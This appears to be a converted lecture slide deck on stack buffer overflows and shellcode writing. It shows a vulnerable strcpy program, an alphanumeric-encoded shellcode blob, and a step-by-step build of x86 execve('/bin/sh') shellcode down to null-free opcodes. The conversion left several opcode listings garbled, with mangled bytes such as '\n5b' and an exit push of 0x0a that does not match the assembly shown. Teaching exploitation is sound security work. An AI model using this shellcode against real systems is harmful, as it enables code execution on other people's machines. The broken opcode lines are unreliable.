


# Overflows

## Software vulnerabilities

Corinne HENIN

[www.arsouyes.org](http://www.arsouyes.org)



# Summary

What we are going to see


Stack Buffer Overflow

Shellcodes

Integer Overflow

Heap Overflow

Format String Attack



# Stack Buffer overflow

Smashing the stack for fun and profit




# A Simple program

## Does nothing

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    function(1,2,3);
}
```





# Stack view

## Program Execution

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    function(1,2,3);
}
```





# A Vulnerable program

Why ?

```
void main(int argc, char *argv[])
{
    char buffer[512];


    if (argc > 1)
        strcpy(buffer,argv[1]);
}
```


# Stack view

## Program Execution

```
void main(int argc, char *argv[])
{
    char buffer[512];


    if (argc > 1)
        strcpy(buffer, argv[1]);
}
```





# What happen ? Program Execution

```
./a.out  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaa<more than  
512>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```







# Shellcodes

```
IIIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIkLIxk2GpC0wpapk9IufQ9PpdLKF0dpL  
KSbv1NkQBB4LKcBq8d0lwrjUvVQYoNLu1U1SL32Tlq0zaX04M6ahGKRiBcbrwNkf2vp1K3zE1Nkr1R1D88  
cRhfaKaRq1KaIa05Q9Cnksy4XzCdzBiNk5d1Kgqn6dqYoL19QzoFmgqyWgHIpPuzV4CsMjXwKQmUtt5M4B  
xNk1HUtEQzs56nkF10KlKaHG1Gqzs1Kwt1KGqJpK9PDTd7TCkckqq693jCaIom0sosobznkr2XknmaMBHV  
STrc0C0BHqgcCDr3oaDu8R1BW16c7K0XULxZ0S1C05PQ9jdqDrp3XEyOpBKgpyo9Eqz6kbyV08bIm2Jfaq  
zTBU8zJ40koYpIohUz72HFbePVqS1Ni8fbJTPv6Rw0hJbKkVWRGioKeLEIP1ev81GRHMgM9vXk09oHUqGB  
HadZL5k9qK08Ubw1WaxaerNrm0aIon51zwp1zfdaFV7u8eRJyxHa0k08UNC8xS0SNTmLKfVazqPsX5PfpS  
0EPaFazUP2Hbx0TbsIu9ozunsf3pj30Sf1CbwbH32HYhHQ0K0juos8xuPQnUWwq8Cti9V1eIyZcAA
```



# What is a shellcode


## Why do we need it ?

Quintessence of a programm

*Just a piece of executable datas*

Where to redirect the execution

*And do everything we want*




# How to make a shellcode

## Top Down

*Code, compile, disassemble, modify/clean, translate*

## Bottom Up

*Target, code in ASM, translate*




# What we want to do (in C)

## Spawn a shell

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```



# syscall

Linux / x86

## Numbers

[https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall\\_32.tbl](https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall_32.tbl)

## x86 AT&T ASM Conventions

*Number in eax*

*Parameters ebx, ecx, edx, esi, edi ebp*

*Interruption int \$0x80*

*Return code in eax*



# What we want to do (C2ASM)

## Spawn a shell

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- Put “/bin/sh” somewhere
- Get its address in ebx
  - We have the first parameter
- Put its address somewhere
- Follow by 4 null bytes
- put it in ecx
  - We have the second parameter
- Put null in edx
  - We have the third parameter
- Put 11 (Execve) in eax
  - We have the syscall number
- Launch interruption



# What we want to do (in ASM x86)

## Spawn a shell

```
.section .text
.globl _start
_start:
    ; we assume we have « /bin/sh » address in ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax ; Execve = 11
    int $0x80
```



# What we want to do (in ASM)

## Spawn a shell

```
.section .text
.globl _start
_start:
    ; do something to put «/bin/sh » in ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax ; Execve = 11
    int $0x80
```





Where to put bin/sh ?  
because there is no .data in a shellcode...

Small strings in registers

*4 chars in 32bits, 8 in 64bits*

Else

*Trick...*




# Trick to store datas and know their address


Store the strings somewhere

JMP just before  
CALL just after the jump



Top of the stack contains string address  
@return of call





# Trick to store datas and know their adress

```
jmp hellostring
```

```
code:
```


```
    pop %esi
```

```
    ; next code
```

```
hellostring:
```

```
    call code
```

```
    .string "Hello world\n"
```






# What we want to do (in ASM)

## Spawn a shell

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
```

```
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```



# What is missing (in C)

## Exit

```
#include <stdlib.h>
```

```
void main() {  
    exit(0);  
}
```



# What we want to do (C2ASM)

## Exit

```
#include <stdlib.h>

void main() {
    exit(0);
}
```


- Put 0 in ebx
  - We have the first parameter
- Put 1 in eax
  - We have the syscall number
- Launch interruption



# What we want to do (in ASM)

Exit

```
mov $0x01,%eax ; Exit = 1  
mov $0x00,%ebx  
int $0x80
```




# What we want (in ASM)

## Spawn a shell & Exit

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
```

```
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```






# What we want (in opcodes)

## Spawn a shell & Exit

```
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %ebx
    push %edx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    mov $0x01,%eax
    mov $0x00,%ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
\xeb\x1a
\n5b
\x31\xd2
\n53
\n52
\x89\xe1
\xb8\x0b\x00\x00\x00
\xcd\x80
\xb8\x01\x00\x00\x00
\xbb\x00\x00\x00\x00
\xcd\x80
\nx8
\xe1\xff\xff\xff
\x2f\x62\x69\x6e\x2f\x73\x68
```



# Problem : 0x00 for strcpy link functions

```
jmp binshstring
```

```
code:
```

```
pop %ebx
```

```
xor %edx, %edx
```

```
push %ebx
```

```
push %edx
```

```
mov %esp, %ecx
```

```
mov $0x0b, %eax
```

```
int $0x80
```

```
mov $0x01,%eax
```

```
mov $0x00,%ebx
```

```
int $0x80
```

```
binshstring :
```

```
call code
```

```
.string "/bin/sh"
```

```
\xeb\x1a
```

```
\x5b
```

```
\x31\xd2
```

```
\x53
```

```
\x52
```

```
\x89\xe1
```

```
\xb8\x0b\x00\x00\x00
```

```
\xcd\x80
```


```
\xb8\x01\x00\x00\x00
```

```
\xbb\x00\x00\x00\x00
```

```
\xcd\x80
```

```
\xe8\xe1\xff\xff\xff
```

```
\x2f\x62\x69\x6e\x2f\x73\x68
```



# Replace

## Equivalent instructions

```
mov $0x0b, %eax
```

```
mov $0x01,%eax
```

```
mov $0x00,%ebx
```


```
push $0x0b
```

```
pop %eax
```

```
push $0x01
```

```
pop %eax
```

```
xor %ebx,%ebx
```




# What we want (in opcodes)

## Spawn a shell & Exit

```
    jmp binshstring  
code:  
    pop %ebx  
    xor %edx, %edx  
    push %ebx  
    push %edx  
    mov %esp, %ecx  
    push $0x0b  
    pop %eax  
    int $0x80  
    push $0x01  
    pop %eax  
    xor %ebx,%ebx  
    int $0x80  
binshstring :  
    call code  
    .string "/bin/sh"
```

```
\xeb\x1a  
  
\x5b  
\x31\xd2  
\x53  
\x52  
\x89\xe1  
\x6a\x0b  
\x58  
\xcd\x80  
\x6a\x0a  
\x58  
\x31\xdb  
\xcd\x80  
  
\xe8\xe1\xff\xff\xff  
\x2f\x62\x69\x6e\x2f\x73\x68
```




# Stack Buffer overflow


Next Step

# Stack view


## Program Execution


```
void main(int argc, char *argv[])  
{  
    char buffer[512];  
  
    if (argc > 1)  
        strcpy(buffer, argv[1]);  
}
```





